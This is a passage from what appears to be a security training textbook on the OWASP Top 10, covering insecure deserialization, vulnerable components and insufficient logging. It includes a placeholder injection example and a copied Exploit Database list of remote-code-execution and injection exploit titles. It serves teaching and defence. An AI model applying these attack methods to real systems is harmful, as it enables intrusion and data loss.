



Figure 14.22: XSS Attack in the comment field



A8 - Insecure Deserialization

As data in the computer is stored in the form of data structures (graph, trees, array, etc.), data serialization and deserialization is an effective process for linearizing and de-linearizing data objects to transport them to other networks or systems.

- **Serialization**

  Consider an example of an object "Employee" (for JAVA platform), where the Employee object consists of data such as name, age, city, and EmpID. Due to the process of serialization, the object data will be converted into the following linear format for transportation to different systems or different nodes of a network.

```
<Employee><Name>Rinni</Name><Age>26</Age><City>Nevada</City><EmpID>2201
</EmpID></Employee>
```




Figure 14.23: Serialization process

- **Deserialization**

  Deserialization is the reverse process of serialization, whereby the object data is recreated from the linear serialized data. Due to the process of deserialization, the serialized Employee object given in the abovementioned example will be reconverted into the object data as shown in the figure below:




Figure 14.24: Deserialization process

- **Insecure Deserialization**

  This process of serialization and deserialization is effectively used in communication between networks, and its widespread usage attracts attackers to exploit the flaws in this process. Attackers inject malicious code into serialized linear formatted data and forward the malicious serialized data to the victim. An example of malicious code injection into serialized linear data by the attacker is shown below:

```
<Employee><Name>Rinni</Name><Age>26</Age><City>Nevada
</City><EmpID>2201</EmpID>MALICIOUS PROCEDURE</Employee>
```

  Due to insecure deserialization, the injected malicious code will be undetected and remain present in the final execution of the deserialization code. This results in the execution of malicious procedures along with the execution of serialized data, as shown in the following figure:

Attacker

Injects malicious code in serialized data

```
<Employee><Name>Rinni</Name><Age>26</Age><City>Nevada
</City><EmpID>2201</EmpID>MALICIOUS PROCEDURE</Employee>
```





Figure 14.25: Insecure Deserialization attack

This could have a severe impact on the system, as it would authorize the attacker to execute and run systems remotely. Moreover, any software or server vulnerable to deserialization attacks could be adversely affected.

A9 - Using Components with Known Vulnerabilities

- Most web applications that use components such as libraries and frameworks always execute them with full privileges, and flaws in any component can result in serious impact
- Attackers can identify weak components or dependencies by scanning or by performing manual analysis
- Attackers search for any vulnerabilities on exploit sites such as Exploit Database (*https://www.exploit-db.com*), and SecurityFocus (*https://www.securityfocus.com*)
- If a vulnerable component is identified, the attacker customizes the exploit as required and execute the attack
- Successful exploitation allows the attacker to cause serious data loss or take full control of the servers



A9 - Using Components with Known Vulnerabilities

Components such as libraries and frameworks that are used in most web applications always execute with full privileges, and flaws in any component can have severe consequences. Attackers can identify weak components or dependencies by scanning or by performing manual analysis. Attackers search for any vulnerabilities on exploit sites such as Exploit Database (*https://www.exploit-db.com*), Security Focus (*https://www.securityfocus.com*), and Zero Day Initiative (*https://www.zerodayinitiative.com*). If a vulnerable component is identified, the attacker customizes the exploit as required and executes the attack. Successful exploitation allows the attacker to cause serious data loss or take over control of the servers. An attacker generally uses exploit sites to identify the web application exploits or performs vulnerability scanning using tools such as Nessus and GFI LanGuard to identify the existing vulnerable components.




Figure 14.26: Attack on a web application with known vulnerable components

EXPLOIT DATABASE

Verified Has App

Filters Reset All

Show 15


Search: web application

Date	D	A	V	Title	Type	Platform	Author
2019-12-09	⬇		×	Yachtcontrol Webapplication 1.0 - Unauthenticated Remote Code Execution	WebApps	Hardware	Hodorsec
2019-06-05	⬇		✓	IBM Websphere Application Server - Network Deployment Untrusted Data Deserialization Remote Code Execution (Metasploit)	Remote	Windows	Metasploit
2019-05-29	⬇		✓	Oracle Application Testing Suite - WebLogic Server Administration Console War Deployment (Metasploit)	Remote	Java	Metasploit
2019-01-14	⬇		×	Twilio WEB To Fax Machine System Application 1.0 - SQL Injection	WebApps	PHP	Ihsan Sencan
2016-07-29	⬇		×	Barracuda Web Application Firewall 8.0.1.008 - (Authenticated) Remote Command Execution (Metasploit)	Remote	Linux	xort
2014-08-04	⬇		✓	Barracuda Web Application Firewall - Authentication Bypass	Remote	Hardware	Nick Hayes
2014-09-01	⬇		✓	Arachni Web Application Scanner Web UI - Persistent Cross-Site Scripting	WebApps	Multiple	Prakhar Prasad
2009-12-19	⬇		✓	Barracuda Web Application Firewall 660 - "/cgi-mod/index.cgi" Multiple HTML Injection Vulnerabilities	Remote	Hardware	Global-Evolution
2009-05-20	⬇		✓	Profense 2.2.20/2.4.2 - Web Application Firewall Security Bypass	WebApps	PHP	EnableSecurity
2009-02-26	⬇		✓	IBM Websphere Application Server 6.1/7.0 - Administrative Console Cross-Site Scripting	Remote	Multiple	IBM
2008-05-21	⬇		✓	SAP Web Application Server 7.0 - '/sap/bc/gui/sap/its/webgui/' Cross-Site Scripting	WebApps	Java	DSecRG

Figure 14.27: Screenshot displaying Exploit Database search results for web application exploits

A10 - Insufficient Logging and Monitoring

- Web applications maintain logs to track usage patterns, such as user login credentials and admin login credentials
- Insufficient logging and monitoring refer to the scenario where the detection software either does not record the malicious event or ignores important details about the event
- Attackers usually inject, delete, or tamper the web application logs to engage in malicious activities or hide their identities
- Insufficient logging and monitoring vulnerability increases the difficulty of detecting attempts of malicious attacks and allows attackers to perform malicious attacks like password brute forcing to steal confidential passwords



A10 - Insufficient Logging and Monitoring

